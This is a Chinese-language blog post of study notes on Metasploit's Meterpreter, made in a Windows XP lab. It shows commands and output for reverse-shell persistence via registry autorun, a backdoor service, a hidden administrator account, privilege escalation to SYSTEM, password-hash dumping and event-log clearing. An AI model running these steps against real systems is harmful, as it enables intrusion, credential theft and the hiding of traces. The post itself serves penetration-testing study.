
Metasploit学习笔记——强大的Meterpreter
1. Meterpreter命令详解
1.1基本命令




使用Adobe阅读器渗透攻击实战案例打开的Meterpreter会话实验,靶机是WinXP。由于所有命令与书中显示一致,截图将书中命令记录下来。




1.2文件系统命令






1.3网络命令



1.4系统命令
2.后渗透攻击模块
2.1persistence后渗透攻击模块
示例代码如下
meterpreter > run persistence -X -i 5 -p 443 -r 10.10.10.128
[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/DH-CA8822AB9589_20200206.5256/DH-CA8822AB9589_20200206.5256.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.10.10.128 LPORT=443
[*] Persistent agent script is 99691 bytes long
[+] Persistent Script written to C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\zsqBGsP.vbs
[*] Executing script C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\zsqBGsP.vbs
[+] Agent executed with PID 2592
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\kGcIEFsC
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\kGcIEFsC
目标主机的注册表HKLM\Software\Microsoft\Windows\CurrentVersion\Run\kGcIEFsC中添加键值达到自启动目的,-X指定开机自启动,-i指定反向连接的时间间隔,然后建立Meterpreter客户端,在指定回连的443端口监听,等待后面重新连接。
示例代码如下
use exploit/multi/handler
set payload windows/meterpreter/reverse_http
set LHOST 10.10.10.128
set LPORT 443
exploit

2.2metsvc后渗透攻击模块
示例代码如下
meterpreter > run metsvc
[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\GhlhYEpa...
[*] >> Uploading metsrv.x86.dll...
[*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
[*] Starting the service...
* Installing service metsvc
* Starting service
Service metsvc successfully installed.
2.3getgui后渗透攻击模块
示例代码如下
meterpreter > run getgui -u metasploit -p meterpreter
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*] Adding User: metasploit with Password: meterpreter
[*] Hiding user from Windows Login screen
[*] Adding User: metasploit to local group 'Remote Desktop Users'
[*] Adding User: metasploit to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up__20200206.1306.rc

示例代码如下
meterpreter > run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up__20200206.1306.rc
[*] Running Command List ...
[*] Running command execute -H -f cmd.exe -a "/c net user metasploit /delete"
Process 3776 created.
[*] Running command reg deleteval -k HKLM\\SOFTWARE\\Microsoft\\Windows\ NT\\CurrentVersion\\Winlogon\\SpecialAccounts\\UserList -v metasploit
Successfully deleted metasploit.
3.权限提升
示例代码如下
meterpreter > getsystem –h
Usage: getsystem [options]
Attempt to elevate your privilege to that of local system.
OPTIONS:
-h Help Banner.
-t <opt> The technique to use. (Default to '0').
0 : All techniques available
1 : Named Pipe Impersonation (In Memory/Admin)
2 : Named Pipe Impersonation (Dropper/Admin)
3 : Token Duplication (In Memory/Admin)
meterpreter > getuid 当前权限
Server username: DH-CA8822AB9589\Administrator
meterpreter > getsystem 通过第一种技术获得system权限
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
4.信息窃取
4.1dumplink模块
获得目标主机最近进行的系统操作、访问文件和Office文档的操作记录
示例代码如下
meterpreter > run post/windows/gather/dumplinks

4.2enum_applications模块
获得目标主机安装的软件、安全更新和漏洞补丁的信息
示例代码如下
meterpreter > run post/windows/gather/enum_applications
[*] Enumerating applications installed on DH-CA8822AB9589
Installed Applications
======================
Name Version
---- -------
Adobe Reader 9 9.0.0
KingView 6.53 6.53
KingView Driver 6.53
Microsoft Office Standard Edition 2003 11.0.8173.0
Sentinel Protection Installer 7.5.0 7.5.0
VMware Tools 8.1.4.11056
WebFldrs XP 9.50.7523
[+] Results stored in: /root/.msf4/loot/20200206152726_default_192.168.10.128_host.application_062522.txt

5.口令攫取和利用

5.1通过网络嗅探进行口令攫取


5.2通过浏览器进行网络攫取


5.3系统口令攫取
示例代码如下
meterpreter > run windows/gather/smart_hashdump
[*] Running module against DH-CA8822AB9589
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20200206160123_default_192.168.10.128_windows.hashes_940118.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 7be839f49edcab29c3a40fe24d47335f...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[+] Administrator:500:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
[+] HelpAssistant:1000:32f842845a64f17ccbe6b10315169b7e:83789c0d8506a618d815fd9c6fb379e1:::
[+] SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:bb5a5a239a6e521be591fdf091b05013:::
[+] IUSR_DH-CA8822AB9589:1003:de8b8cec054052bb8ab2d451a3e61856:145f992fa5ff125301520f8e27419c6d:::
[+] IWAM_DH-CA8822AB9589:1004:90b05d38a1fc8d80a4ae31c7bc961352:2f950167d2942f7c977fdfd1857b8a59:::

6.内网拓展










由于只配置了10.10.10.0/24网段的靶机,无法完成完整实验,先记录下来书中实验思路。

7.清除记录
7.1clearev命令
清除日志等各种记录。
示例代码如下
meterpreter > clearev

7.2timestomp命令
修改文件的创建时间、最后写入时间、最后访问时间,-f参数可以将两个文件的时间信息设置的一模一样。我的msf中没有这个模块,查资料应该是版本的问题。
Metasploit学习笔记——强大的Meterpreter的更多相关文章
- 《metasploit渗透测试魔鬼训练营》学习笔记第九章--meterpreter
七.强大的meterpreter 7.1再探metasploit的攻击载荷模块 7.1.1典型的攻击载荷模块 metasploit涵盖了各大主流操作系统和平台,其中绝大部分是远程漏洞 ...
- Metasploit学习笔记——社会工程学
1.社会工程学攻击案例——伪装木马 Linux命令终端输入命令msfvenom -l payloads用来列出攻击载荷,grep命令用来查询所需要的攻击载荷,条件是windows系统.要有回连至监听主 ...
- Metasploit学习笔记——客户端渗透攻击
1.浏览器渗透攻击实例——MS11-050安全漏洞 示例代码如下 msf > use windows/browser/ms11_050_mshtml_cobjectelement msf exp ...
- Metasploit学习笔记——网络服务渗透攻击
1.内存攻防技术 1.1缓冲区溢出漏洞机理 1.2栈溢出利用机理 1.3缓冲区溢出利用的限制条件 2.网络服务渗透攻击面 3. Windows服务渗透攻击实战案例——MS08-067安全漏洞 示例代码 ...
- Metasploit学习笔记——Web应用渗透技术
1.命令注入实例分析 对定V公司网站博客系统扫描可以发现,它们安装了zingiri-web-shop这个含有命令注入漏洞的插件,到www.exploit-db.com搜索,可以看到2011.11.13 ...
- metasploit 学习笔记-VULNERABILITY SCANNING
使用漏洞扫描器会在网络上产生大量流量,因此如果你不希望被发现踪迹时,不要使用漏洞扫描器。 The Basic Vulnerability Scan 漏洞扫描器的质量很大程度上取决于它自带的漏洞特征库。 ...
- Metasploit学习笔记之——情报搜集
1.情报搜集 1.1外围信息搜索 1.1.1通过DNS和IP地址挖掘目标网络信息 (1)whois域名注冊信息查询(BT5.kali专有):root@kali:~# whois testfire.ne ...
- Metasploit学习笔记(博主推荐)
不多说,直接上干货! 连接后台的数据库,当然不是必须品. 连接数据库的好处:1.可以攻击和扫描的结果,保存起来 2.将一些搜索结果做个缓存 默认数据库是postgresql. 同时要注意的是 ...
- Metasploit学习笔记
原创博客,转载请注出处! 各位看官可参看——Metasploit实验操作 1.打开msf msfconsole2.帮助选项: msfconsole -h 显示在msf ...
随机推荐
- acm数论之旅---扩展欧几里得算法
度娘百科说: 首先, ax+by = gcd(a, b) 这个公式肯定有解 (( •̀∀•́ )她说根据数论中的相关定理可以证明,反正我信了) 所以 ax+by = gcd(a, b) * k 也肯定 ...
- 基于 VS2019 配置 opencv4.x
创建新项目 添加主函数文件 配置 注意,如果直接使用项目的属性去配置,那么创建新的项目的时候,还需要再配置一遍,在属性管理器里配置,创建新项目的时候,会自动应用 接下来,开始为软件配置目录和附加项.右 ...
- IDEA 设置 自动编译
转载自:https://www.cnblogs.com/eyesfree/p/9321795.html 设置 File ->Setting ->Compile: 勾选"Make ...
- 吴裕雄--天生自然Numpy库学习笔记:NumPy 副本和视图
副本是一个数据的完整的拷贝,如果我们对副本进行修改,它不会影响到原始数据,物理内存不在同一位置. 视图是数据的一个别称或引用,通过该别称或引用亦便可访问.操作原有数据,但原有数据不会产生拷贝.如果我们 ...
- Nexus-配置VDC
1.配置资源模板This example shows how to configure a VDC resource template: vdc resource template TemplateA ...
- java 抛出异常与finally的混用对于语句块的执行顺序的影响
代码如下: package test1; public class EmbededFinally { public static void main(String args[]) { int resu ...
- svn检出两种方式的区别
第一种是“做为新项目检出,并使用新建项目向导进行配置(仅当资源库中不存在.project工程文件时才可用,意思是如果代码库中有了这个工程文件,那么它就认为这是一个信息完整的工程,在导入的过程中就不需要 ...
- Leetcode 12,452,455-贪心算法
Leetcode第12题,整数转罗马数字,难度中等 整个题目比较好理解,难度也不大,就算不过脑子,用一串if也基本上可以解决问题,比如 /** 执行用时:6ms,在所有 Java 提交中击败了52.6 ...
- mac 重启php-fpm
查看php-fpm端口是否在被php-fpm使用 一般修改 php.ini 文件后经常需要重启php-fpm sudo killall php-fpm // 关闭 再输入 sudo lsof -i:9 ...
- 第二章linux网络基础设置总结!
一:查看及测试网络 (1)查看活动的网络接头命令:ifconfig (2)查看所有网络接口命令:ifconfig -a (3)查看指定的网络接口(不论该网络接口是否处于激活状态)命令:ifconfig ...